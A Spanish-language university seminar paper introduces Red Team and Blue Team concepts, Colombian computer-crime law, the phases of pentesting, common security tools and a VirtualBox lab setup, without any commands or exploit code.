CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LUZ MARIELA TRIANA SIGUAVITA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
CIUDAD BOGOTA
AÑO 2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LUZ MARIELA TRIANA SIGUAVITA

Grupo
202337164_7

TRABAJO PARA EL SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

LUIS FERNANDO ZAMBRANO
director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
CIUDAD BOGOTA
AÑO 2022

CONTENIDO

LISTAS DE TABLAS

LISTAS DE FIGURAS

GLOSARIO

AMENAZA: Son ataques que se le pueden hacer a una empresa por medio de ransomware, que pueden robos la información y así poder ingresar a la base de datos.

ATAQUE INFORMÁTICO. Es un intento de acceder a los equipos informáticos a través de archivos maliciosos ingresando hardware y software, dañando todo lo que se encuentra en la empresa.

COPNIA Es un Organismo Colombiano de carácter público, encargado de controlar, y vigilar el ejercicio de las actividades de ingeniería

DELITO INFORMATICO: Son acciones jurídicas en contra entorno digital informático, se aprovecha de las deficiencias en la seguridad de la información, para hacer uso abusivo a la información o bienes de terceros

EXPLOIT DB Es un directorio web donde los delincuentes suben aplicaciones con vulnerabilidades, y aprovechan que los usuarios.

FIREWALL: Los firewalls son una barrera de protección entre el equipo y/o red interna y una red externa, esa red externa es por lo general el internet con el objetivo de permitir o denegar el tráfico de Internet, [1]

INFORMACION: Son todos los datos personales, de la empresa ya sea cuentas corporativas formulación de datos o servicios .

MAQUINA VIRTUAL Es una virtualización que permite el uso de diferentes herramientas que se puede particionar y mondar cualquier sistema operativo y así poder realizar las diferentes pruebas de vulnerabilidades

META EXPLOIT, es un código abierto que proporciona algunas vulnerabilidades y ayuda al test de pruebas de penetración.

RED TEAM & BLUE TEAM son los encargados de revisar y defender la infraestructura de una empresa , entidad u organización, ambos realizan un trabajo complementario para detectar amenazas, prevenir ataques informáticos [2]

[1] Tecnología + Informática. (2022). Que es un Firewall y cómo funciona. Tipos de firewall. Tecnología + Informática.

[2] **INGENIERÍA Y TECNOLOGÍA** red team, blue team y purple team, ¿cuáles son sus funciones y diferencias ?recuperado.Rioja 2020 p. 1

VULNERABILIDAD: Es una debilidad o fallo que se encuentra en un sistema de información. [3]

[3] **INCIBE** _ Instituto Nacional de Ciberseguridad Amenaza vs Vulnerabilidad Madrid 2021 p. 4

RESUMEN

[4] Este trabajo abordara los conceptos de red Team y Blue Team, los cuales son los encargados de revisar y defender la infraestructura de una empresa , entidad u organización, ambos realizan un trabajo complementario para detectar vulnerabilidades, prevenir ataques informáticos y emular escenarios de amenaza.

Las pruebas de penetración nos ayudan a identificar los fallos de seguridad que son consecuencia de vulnerabilidades de menor riesgo y otras vulnerabilidades que no son posibles de hallar con una red automatizada o software específico, también comprobar la capacidad de los encargados de seguridad para detectar con éxito y responder a los ataques

Una vez desarrollado los casos presentados en cada uno de los anexos, y realizando el banco de trabajo de las diferentes fases, se identificaron problemas de infraestructura, contrato de confidencialidad, vulnerabilidades en los sistemas informáticos, fuga de la información, se utilizó diferentes herramientas de Pentesting utilizando la máquina virtual y realizando los diferentes ataques, una vez realizado y analizado se realiza un informe técnico donde se plasme los hallazgos encontrados dándole soluciones, y recomendaciones para evitar falencias.

Basado en los resultados esta servirá de guía para su aplicación en detección de falencias en la seguridad informática por los departamentos de ciberseguridad en las empresas, y en especial a empresa Whitehouse, con la ayuda de ingenieros especialistas en ciberseguridad. red Team y Blue Team,

PALABRAS CLAVE Ataque, herramientas Pentesting, informe técnico, red Team y Blue Team, vulnerabilidad.

[4] **REVISTA, U**.. *Red team, Blue team y Purple team, ¿sabes qué son y cómo ayudan a mejorar la s* REVISTA, U.. Red team, Blue team y Purple team , Rioja 2022 p.8

ABSTRACT

This work will address the concepts of Red Team and Blue Team, which are responsible for reviewing and defending the infrastructure of a company, entity or organization, both carry out complementary work to detect vulnerabilities, prevent computer attacks and emulate threat scenarios.

Penetration tests help us identify security flaws that are the result of lower-risk vulnerabilities and other vulnerabilities that are not possible to find with an automated network or specific software, also check the ability of security managers to detect with success and response to attacks

Once the cases presented in each of the annexes had been developed, and carrying out the workbench of the different phases, infrastructure problems, confidentiality agreements, vulnerabilities in computer systems, information leaks, different tools of Pentesting using the virtual machine and carrying out the different attacks, once carried out and analyzed, a technical report is made where the findings were reflected with solutions, and recommendations to avoid shortcomings.

Based on the results, it serves as a guide for its application in detecting computer security flaws by cybersecurity departments in companies, and especially the Whitehouse company, with the help of cybersecurity specialist engineers. red team and blue team.

KEY WORDS Attack, Pentesting tools, technical report, Red Team and Blue Team, vulnerability.

INTRODUCCIÓN

Hoy en día la ciberseguridad está cogiendo fuerza, cada día son muchas las empresas que implementan este departamento de seguridad, porque han sido atacadas, por diferentes delincuentes que están haciendo de las suyas robando información, y cobrando por su rescate.

Para un especialista en ciberseguridad es importante la identificación de los efectos y causas frente a incidentes de seguridad, que se presentan en la empresa, hay que saber cuál es el motivo, pon donde ingresaron y que personas han afecto en la empresa y saber dar alguna solución pronta, realizando diferentes pruebas empleando herramientas que pueden ser útiles para corregir y mitigar la causa de las diferentes amenazas que buscan la perdida de información.

De acuerdo con lo anterior es primordial contar con estrategias que ayuden al mejoramiento de ciberseguridad en la organización, éstas se pueden llevar a cabo por parte de equipos red Team y blue Team, los cuales proporcionan servicios de seguridad desde diversas perspectivas, como el desarrollo de estrategias de contención y defensa por parte de Blue Team y en el enfoque de prueba de los controles de seguridad utilizando técnicas de ataque y penetración de sistemas, por parte de Red Team

1 DEFICION DEL PROBLEMA

Para la empresa Hackers Security está siendo vulnerable de hackers dedicados a robar información, en dos de sus equipos de cómputo.

Un riesgo puede ser falta de actualización de los sistemas operativos, instalación de antivirus entre otras.

En la actualidad existen varias herramientas que se pueden utilizar para la detención de falencias y errores en los sistemas de seguridad.

1.1 ANTECEDENTES DEL PROBLEMA

El problema de la empresa Hackers Security, no cuenta con un área específica de tecnología dedicada a la seguridad de la información, ni tampoco un área conformada dentro de su organigrama que le brinde un respaldo constante, eficiente y oportuno en cuanto a la gestión tecnológica, tener personal especialista contratado, que desempeñe cada una de las labores que exige Red Team y Blue Team.

El riesgo que tiene la empresa Hackers Security, de ser vulnerable de ataques maliciosos y estar expuestos al robo de información a través de dos de sus equipos de cómputo. Que no tiene los sistemas operativos de Windows 7 64x y 32 bits, actualizados.

1.2 FORMULACIÓN DEL PROBLEMA

¿Como evaluar un banco de trabajo basado en herramientas Opensource, que sea vital en este proceso que ayude aumentar los protocolos de seguridad?

2 JUSTIFICACIÓN

En cuanto la sistematización de la información de las empresas, convirtiéndose en uno de los activos más valiosos, se ha vuelto de primera prioridad resguardar y minimizar y poner en evidencia las vulnerabilidades que puedan ser atacadas por los ciberdelincuentes u organizaciones dedicadas a robar la información, por lo cual nace la necesidad de implementar las diferentes metodologías para pruebas de penetración y protección a los sistemas informáticos que existen en una organización y diagnosticar las posibles debilidades existentes en un sistema de seguridad.

La corrección de los errores y problemas detectados en las metodologías para pruebas de penetración pueden ser muy importantes a la hora de proteger no solo la información propia de la empresa, sino también de sus clientes y usuarios comunes

3 OBJETIVOS

3.1 OBJETIVOS GENERAL

Realizar un informe detallado de los casos propuestos en cada uno de los escenarios presentados, Red Team & Blue Team, realizando un banco de trabajo de prevención y contención contra dichos procesos de intrusión

3.2 OBJETIVOS ESPECÍFICOS

- Identificar los decretos y leyes en Colombia acerca de delitos informáticos y protección de datos personales para comprender y aplicar el marco normativo desde el aspecto legal.

- Definir las herramientas que se van a utilizar para explotar cada una de las vulnerabilidades, con el fin de identificar efectivamente ataques en la red o sistemas informáticos de las empresas.

- Realizar un banco de trabajo con las herramientas de Metaexploit y nmap utilizando la máquina virtualBox, para realizar escaneos y encontrar vulnerabilidades en el sistema operativo Windows 7.

4 DESARROLLO DEL INFORME TÉCNICO

4.1 ETAPA 1: CONCEPTOS EQUIPOS DE SEGURIDAD

5 DENTRO DEL MARGEN LEGAL EN COLOMBIA SOBRE DELITOS INFORMÁTICOS Y PROTECCIÓN DE DATOS PERSONALES REDACTE CON SUS PROPIAS PALABRAS QUE LEGISLACIÓN "LEYES, DECRETOS" EXISTEN ACTUALMENTE Y LAS CARACTERÍSTICAS PRINCIPALES DE CADA LEY .

La Ley 1273 del 5 de enero de 2009, reconocida en Colombia como la *Ley de Delitos Informáticos* .

Ley			Característica	Pena / Prisión
Ley 1273/09 Protección de la información y de los datos	269 A	Acceso abusivo a un sistema informático	Aprovechan debilidades en los procedimientos de seguridad en los sistemas informáticos	Presión de 48 a 96 meses y multa de 100 a 1.000 salarios mínimos vigentes
	269 B	Obstaculización ilegitima de sistema informático o red de telecomunicación	Impiden el ingreso a su cuenta de correo electrónico, sin el debido consentimiento en forma ilegal.	Presión de 48 a 96 meses y multa de 100 a 1.000 salarios mínimos vigentes .
	269 C	Interceptación ilícita de datos informáticos	Obstruyen datos sin autorización legal, en un sitio de origen, en el destino o en el interior de un sistema informático .	Prisión de 36 a 72 meses vigentes .
	269 D	Daños informáticos	Cuando una persona que, sin estar autorizada, modifica,	Prisión de 48 a 96 meses y

Ley			Característica	Pena / Prisión
			daña, altera, borra, destruye o suprime datos del programa o documentos" electrónicos y se hace en los recursos TIC .	multa de 100 a 1.000 salarios mínimos vigentes
	269 E	Uso de software malicioso	Introducen o extraen del país software o programas de computador que produce daños en los recursos de TIC	Prisión de 48 a 96 meses y multa de 100 1.000 salarios mínimos vigentes .
	269 F	Violación de datos personales	Sin estar facultado sustrae, vende, envía, compra, divulga, o emplea, datos personales almacenados en medios magnéticos.	Prisión de 48 a 96 meses y multa de 100 a 1.000 salarios mínimos vigentes
	269 G	Suplantación de sitios web para capturar datos personales	Crear una página similar a la de una entidad y envía a correos (spam o engaños) como ofertas de empleo y personas inocentes, suministra información personal y claves bancarios, y los delincuentes informáticos ordena transferencia de dinero a terceros .	Prisión de 48 a 96 meses y multa de 100 a 1.000 salarios mínimos vigentes
Ley 1273/09 Protección de la información y de los datos	269 H	Circunstancias de agravación punitiva	Las penas se aumentan de la mitad a las tres cuartas partes cuando los	

Ley			Característica	Pena / Prisión
			anteriores delitos se comenten . 1. En redes o sistemas informáticos o de comunicaciones estatales u oficiales o de sector financiero nacionales o extranjeros. 2. Los servidores públicos en ejercicio de sus funciones . 3. Aprovechando la confianza depositada por el proveedor de la información o por quien tuviere un vínculo contractual con este . 4. Revelando o dando a conocer el contenido de la información en perjuicio de otro . 5. Obteniendo provecho para el o para un tercero . 6. Con fines terroristas o generando	

Ley			Característica	Pena / Prisión
Ley 1273/09 Protección de la información y de los datos[5]			riesgos para la seguridad o defensa nacional 7. Utilizando como instrumento a un tercero de buena fe . 8. Si el responsable de la administración, manejo o control de dicha información, es quien incurre en estas conductas, además, será inhabilitado hasta por 3 años para ocupar cargos relacionados con sistemas de información .	
	269 I	Hurto por medios informáticos y semejantes	Manipulan un sistema informático, una red de sistemas eléctrico, u otro medio semejante o usuario .	Prisión de 3 a 8 años
	269 J	Transferencia no consentida de activos	Transferencia no autorizada de cualquier activo en	Prisión de 48 a 120 meses y

[5] Presidencia de la República. Ley 1928 de 2018 por medio de la cual se aprueba el «convenio sobre la ciberdelincuencia», adoptado el 23 de noviembre de 2001 , en Budapest . Congreso de la Republica. “[en línea], [consultado el 23 de agosto de 2022]. Disponible en: https://dapre.presidencia.gov.co/normativa/normativa/LEY%201928%20DEL%2024%20DE%20JUL IO%20DE%202018.pdf

Ley			Característica	Pena / Prisión
			perjuicio de un tercero, en provecho propio, se denomina estafa electrónica	multa de 200 a 1.500 salarios mínimos vigentes

Tabla 1 Delitos Informáticos

Fuente propia

- **Decreto 338 del 8 de marzo de 2022**, también se formalizan la definición y el alcance de los Equipos de Respuesta a Incidentes Cibernéticos.

- Grupo de Respuesta a Emergencias Cibernéticas de Colombia – ColCERT

- Equipo de Respuesta a Incidentes de Seguridad Cibernética - CSIRT GOBIERNO:

6 EN EL MUNDO DE LA CIBERSEGURIDAD EXISTEN PROCESOS DEFINIDOS PARA PODER EJECUTAR DE FORMA ORGANIZADA LO QUE SE CONOCE COMO 2 PRUEBAS DE PENETRACIÓN O PENTESTING; USTED COMO FUTURO EXPERTO DEBERÁ REDACTAR CON SUS PALABRAS Y DEFINIR CADA UNA DE LAS ETAPAS DEL PENTESTING, DENTRO DE LA DEFINICIÓN INCORPORARÁ UN EJEMPLO DE UNA HERRAMIENTA QUE SE UTILICE PARA CADA UNA DE LAS ETAPAS DEL PENTESTING .

las empresas de hoy en día están utilizando Pentesting por los constantes robos cibernéticos que están afectando a su infraestructura, una vez alquieran un profesional en seguridad, es identificar las diferentes vulnerabilidades y los respectivos fallos que se encuentran en el sistema.

6.1 FASES DEL PESTIN[6]

[6] HELPSYSTEMS Las seis fases del Pentesting poste don septiembre 1, 2021consultada el 15 de septiembre 2022

6.1.1 Planificación y preparación del pentesting

Establecer los respectivos objetivos y obtener mejores resultados en el proceso

6.1.2 Investigación

se realizar la respectiva investigación y reconocimiento de los objetivos, recopilar toda la información que sea posible sobre los sistemas y redes, realizando el respectivo escaneo para encontrar vulnerabilidades y no dejando puertas abierta para los atacantes o hacker.

6.1.3 Intento de penetración y explotación

Cuando ya conocen a su objetivo, los pentesters tienen la posibilidad de comenzar a utilizar los aspectos de acceso que acaban de hallar para situar a prueba cada una de las vulnerabilidades detectadas .

Una vez dentro del sistema comprometido, intentarán obtener más privilegios de ingreso al ámbito para lograr realizar otras ocupaciones. Conseguir privilegios de administrador posibilita a los pentesters identificar fallos de Estabilidad en otras superficies y recursos, como una configuración deficiente, una entrada sin supervisar a los datos propensos, o una mala administración de las cuentas y las contraseñas.

6.1.4 Análisis y generación de reportes

Se crea un reporte detallado con que técnicas han seguido para poder penetrar en el sistema, qué brechas en la Seguridad se han detectado y como las podeos solucionar

6.1.5 Limpieza y remediación

Eliminar todas las huellas que salga del sistema como alguna herramienta que se allá utilizando en el momento del test.

6.1.6 Retesteo

Además, los espacios de IT y los procedimientos empleados para atacarlos evolucionan siempre, por lo cual es viable que vayan apareciendo novedosas vulnerabilidades. Las empresas tienen que hacer todo cuanto se encuentre a su alcance para detectar y evadir los comportamientos que las pongan en peligro.

6.2 TIPOS DE PENTESTING

6.2.1 Pentesting de caja blanca “White Box”

En esta situación, el Pentester o Auditor conoce todos los datos acerca del sistema: Composición, contraseñas, IPs, firewalls y suele conformar parte del equipo técnico de la organización .[7]

6.2.2 Pentesting de caja negra “Black Box”

Es el tipo de pentesting más “real” debido a que, el Pentester no posee datos acerca de la organización y actúa como un ciberdelincuente más .


6.2.3 Pentesting de caja gris “Grey Box”

El auditor tiene cierta información en el momento de hacer el examen, la suficiente para no partir de cero.

7 5 HERRAMIENTAS

7.1 NMAP

Figura 1 NMAP




Fuente Salida tradicional de ejecución de Nmap (nmap.org) seguridad cultura de prevención para TI “https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar

Nmap es una herramienta de escaneo de redes que permite identificar qué servicios se están ejecutando en un dispositivo remoto, así como la identificación de equipos activos, sistemas operativos en el equipo remoto, existencia de filtros o firewalls, entre otros .

[7] CAMPUS INTERNACIONAL CIBERSEGURIDAD ¿qué es el pentesting? lunes 19 de abril de 2021 España

7.2 NESSUS

Figura 2 Nesus




Fuente. Sección de configuraciones generales de exploración de Nessus (tenable.com)

Nessus tiene una vasta base de datos de vulnerabilidades conocidas en diversos servicios y, por todas éstas, tiene plugins que se ejecutan para detectar si la vulnerabilidad existe en definido equipo objetivo. En resumen, al ejecutarse Nessus sin fronteras específicos, se probarán una cantidad enorme de vulnerabilidades y se obtendrá como consecuencia un listado de las vulnerabilidades que fueron identificadas

7.3 METASPLOIT FRAMEWORK

Figura 3 METASPLOIT




Fuente. Opensource foro.com Metasploit: el marco de explotación para probadores de penetración 1 de octubre de 2010 Obtenido https://www.opensourceforu.com/2010/10/metasploit-exploit-framework-for-penetration-testers/

Una vez determinados los servicios y sus vulnerabilidades, el paso siguiente podría ser la explotación de las vulnerabilidades. O sea, primero se tiene que probar si en verdad las vulnerabilidades identificadas permiten a un agresor provocar cualquier

mal. A medida que Nessus tiene una base de datos de vulnerabilidades, Metasploit tiene una base de exploits que podrían usarlas .

7.4 DVL – DVWA

Figura 4 DVWA




Fuente Propia

Se trata de un sistema operativo y una aplicación web que poseen todo tipo de vulnerabilidades, de tal forma que, la persona que los utiliza, puede intentar explotarlas y experimentar.

7.5 KALI LINUX (BACKTRACK)

Figura 5 Kali linux



Fuente Propia

Kali Linux es un sistema operativo que se usa primordialmente para defender y optimizar computadoras y redes al igual que para descifrar contraseñas. El sistema operativo fue diseñado especialmente para los usuarios más experimentados.

8 LAS HERRAMIENTAS DE CIBERSEGURIDAD SON DE VITAL IMPORTANCIA, ADEMÁS QUE EXISTE UN GRAN ABANICO DE POSIBILIDADES DE HERRAMIENTAS EXISTENTES Y SOFTWARE ESPECIALIZADO PARA DESARROLLAR HERRAMIENTAS PROPIAS. USTED COMO FUTURO EXPERTO DEBE DEFINIR Y EXPLICAR LAS SIGUIENTES HERRAMIENTAS :

8.1 HERRAMIENTAS:

8.1.1 • Metasploit

Metsploit Es una herramienta para el desarrollo y ejecución de exploits contra una máquina remota, es de código abierto, otorga información de vulnerabilidades de seguridad y ayuda en tests de penetración "pentesting" le permite hacer auditorías de seguridad, probar y desarrollar sus propios exploits.

8.1.2 • Nmap

Nmap Es una herramienta de código abierto para la exploración de redes y auditorias de seguridad; está diseñada para un escaneo rápido de grandes redes, pero funciona también bien en solo host

8.1.3 Openvas Servicios En Línea

Es un framework que tiene como base servicios y herramientas para la evaluación de vulnerabilidades que puede identificar inconvenientes de diferentes calibres, tanto de bajo peligro para usuarios, como vulnerabilidades más graves en grupos en dispositivos en red

8.1.4 ExploitDB

Exploit-db (base de datos de exploits o brechas de seguridad) es un directorio web donde varios hackers cuelgan vulnerabilidades de aplicaciones y cómo aprovecharse de ellas, con normas específicas para manejar el control de los pcs o hurtar información o datos de la red

8.1.5 CVE


Es una lista de información registrada sobre vulnerabilidades de estabilidad conocidas, en la que cada alusión tiene un número de identificación CVE-ID, especificación de la vulnerabilidad, que variantes del programa permanecen dañadas, viable solución al fallo (si existe) o como configurar para mitigar la

vulnerabilidad y referencias a publicaciones o entradas de foros o blog donde se ha hecho pública la vulnerabilidad o se muestra su explotación.

9 PARA FINALIZAR ESTA ACTIVIDAD ES IMPORTANTE QUE USTED RECONOZCA, ANALICE Y CONFIGURE "BANCO DE TRABAJO" LO SOLICITADO EN EL ANEXO 1 – ESCENARIO 1 SOBRE EL CUAL DEBERÁ TRABAJAR ACTIVIDADES QUE CONTIENEN UN ALTO GRADO DE TECNICIDAD. LO SOLICITADO EN EL ANEXO 1 – ESCENARIO 1 ES LO SIGUIENTE :

PASO A: DESCARGAR LA HERRAMIENTA VIRTUALIZADORA "VIRTUALBOX" EN SU ÚLTIMA VERSIÓN .

Figura 6 imagen virtual box



Fuente: MC (2019) VirtualBox 6.1, nueva versión de una de las mejores soluciones gratuitas para virtualización

Figura 7 descarga virtual box


Fuente: Propia

PASO B: UNA VEZ SE REALICE APERTURA DEL FORO PARA EL DESARROLLO DE LA ACTIVIDAD SE PROCEDERÁ A COMPARTIR ENLACE DE DESCARGA DE LO REQUERIDO PARA EL MONTAJE DEL BANCO DE TRABAJO, LAS IMÁGENES EN FORMATO. OVA LAS CUALES SE ENCUENTRAN YA PRECONFIGURADAS PARA SER UTILIZADAS EN LAS ACTIVIDADES DE CARÁCTER TÉCNICO. EN LAS IMÁGENES. OVA EXISTE: UN WINDOWS 7 X86, UN WINDOWS 7 X64, UN KALI LINUX .

9.1 Link De La Descarga

https://drive.google.com/drive/folders/1UnqXahzkNJbrnEKMnI3wF1zRMEulDwUI?usp=sharing

Figura 8 descarga OVA



Fuente: Propia

PASO C: DEBE VALIDAR QUE EXISTA COMUNICACIÓN ENTRE CADA UNA DE LAS MÁQUINAS WINDOWS CON LA MÁQUINA DE KALI LINUX, RECUERDE POR FAVOR NO ENCENDER LAS TRES MÁQUINAS AL TIEMPO YA QUE PUEDE COLAPSAR LOS RECURSOS HARDWARE DE SU EQUIPO HOST, ENCIENDA PRIMERO UNA MÁQUINA WINDOWS Y POSTERIOR A ELLO ENCIENDA LA MÁQUINA KALI LINUX .

PASO D: EVIDENCIAR CON PRINTSCREEN EL MONTAJE DEL BANCO DE TRABAJO Y EXPLICAR CÓMO SE ENCUENTRA DESPLEGADO "CARACTERÍSTICAS TÉCNICAS DE HARDWARE".


9.2 INSTALACIÓN DE KALI LINUX SEMINARIO

Figura 9 Instalación de Kali Linux semanario

Fuente: Propia

Se abre el virtual box y se realiza la respectiva exportación del OVA de kali lux seminario,

Figura 10 exportación de kali seminario




Fuente: Propia
Se realiza la respectiva exportación al a máquina virtualBox

Figura 11 kali seminario instalado en virtualbox

Fuente: Propia

Figura 12 configuración de red



Fuente: Propia

Se realiza la configuración de red, adaptador de puente, y modo promiscuo permitir todo

Se instalado en OVA del kali seminario en virtualbox

Figura 13 kali seminario instalado en virtualbox

Fuente: Propia

